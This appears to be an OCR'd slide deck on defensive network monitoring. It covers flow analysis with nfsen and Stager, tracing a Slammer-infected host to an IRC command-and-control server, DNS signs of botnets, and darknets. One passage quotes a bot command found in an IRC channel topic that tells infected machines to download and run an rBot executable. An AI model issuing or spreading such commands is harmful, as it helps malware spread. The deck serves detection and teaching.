
nfsen – a graphical interface!



http://nfsen.sourceforge.net

Watching flows

nfsen – a graphical interface!




http://nfsen.sourceforge.net

Watching flows

Identify DDoS sources

DDoS sources are very likely compromised devices (assuming they aren't spoofed).



Watching flows

Total network awareness

By examining flows, you've noticed that 192.168.100.10 has scanned 100 hosts in your network on UDP port 1434, with a 404-byte packet (characteristic of slammer).

Looking at flows to/from 192.168.100.10, you see connections to your company mail server, news sites, google, etc, and to the following:


```
Date flow  start    Prot Src IP Addr:Port        Dst IP Addr:Port   Packets Bytes
2006-12-02 14:02:12 TCP  192.168.100.10:33372 -> 80.240.192.81:6667   120   1.2 M
```

Using the Cymru whois IP-to-BGP server, you see a connection to Swift Global, an ISP in Kenya.:

```
#  whois -h whois.cymru.com 80.240.192.81
AS      | IP               | AS Name
21280   | 80.240.192.81    | SWIFTGLOBAL-AS
```


Logging-on to the IRC server, you identify channels with topics set to things like, ".http.update http://<server>/~mugenxu/rBot.exe c:\windows\msy32awds.exe 1". Users within the channels have cryptic nicks, such as "[XP]-39381."

Collecting flows – *Stager*



Select	Source AS Number	Source AS Name	Destination AS Number	Destination AS Name	Octets bit/s	Octets Percent	Packets Packets/s	Packets Percent	Flows Flows/s	Flows Percent	Packetsize Octets
☑	2603	NORDUnet	64514	64514	73.3M	39.71%	$121 \cdot 10^3$	35.30%	272	36.80%	607
☑	2603	NORDUnet	0	0	37.0M	20.04%	$73.9 \cdot 10^3$	21.60%	206	27.80%	500
☑	2603	NORDUnet	64513	64513	8.53M	4.62%	$18.4 \cdot 10^3$	5.39%	53.7	7.27%	463
☐	15659	15659	64514	64514	5.69M	3.08%	$17.5 \cdot 10^3$	5.10%	12.2	1.66%	326
☐	64518	64518	64514	64514	5.07M	2.75%	$5.61 \cdot 10^3$	1.64%	1.2	0.16%	904
☐	1653	SUNET Swedish Univ.	64514	64514	3.15M	1.71%	$2.54 \cdot 10^3$	0.74%	0.844	0.11%	1 240
☐	21293	21293	64514	64514	2.86M	1.55%	$2.21 \cdot 10^3$	0.65%	4.42	0.60%	1 292
☐	0	0	0	0	2.47M	1.34%	$3.51 \cdot 10^3$	1.03%	7.52	1.02%	703
☐	1257	SWIPnet Swedish IP.	64514	64514	2.37M	1.29%	$4.24 \cdot 10^3$	1.24%	4.95	0.67%	560
☐	1257	SWIPnet Swedish IP.	0	0	2.03M	1.10%	$3.15 \cdot 10^3$	0.92%	2.88	0.39%	644

Collecting flows – *Stager*



Watching flows

Total network awareness

- By examining flows to/from known C&C servers, you'll identify machines compromised in your network and other networks.
  - it greatly helps to be a part of a trusted community that shares this sort of info

    ...but more on that in a minute!

Useful flow-related tools:

- nfsen/nfdump (http://nfdump.sourceforge.net/)
- fprobe (http://fprobe.sourceforge.net/)
- SiLK (http://silktools.sourceforge.net/)
- Stager (http://software.uninett.no/stager)
- flow-tools (http://www.splintered.net/sw/flow-tools/)
- InMon (www.inmon.com)
- ntop (www.ntop.org)
- Argus (http://www.qosient.com/argus/)

Watching DNS

To find compromised devices & identify C&Cs

- known bad DNS names – *very useful*
- DNS query logging is essential

- short TTLs in a DNS A record are indicative of a C&C
  - TTLs are used to determine how long to cache the record before updating it
  - dnswatch/dig

```
# dig hackerdomain.com A
hackerdomain.com          30      IN      A       <ip address>
```

- Repetitive A queries - a bot?
- Repetitive MX queries - a spam bot?

- **known bad DNS names - it helps to be a part of a community that finds & shares known bad DNS names ...but more on that in a minute.**


Darknets


What is a Darknet?

- Routed, allocated IP space in which *(seemingly)* no active servers or services reside
- Any traffic that enters a Darknet is *aberrant*; little chance of false positives
- Can use flow collectors, backscatter detectors, honeypots, sniffers and/or IDS boxes for further analysis
- Similar ideas: CAIDA *(Network Telescope)* and University of Michigan *(Internet Motion Sensor)*

Darknets


Watch your Dark Space!





Darknets

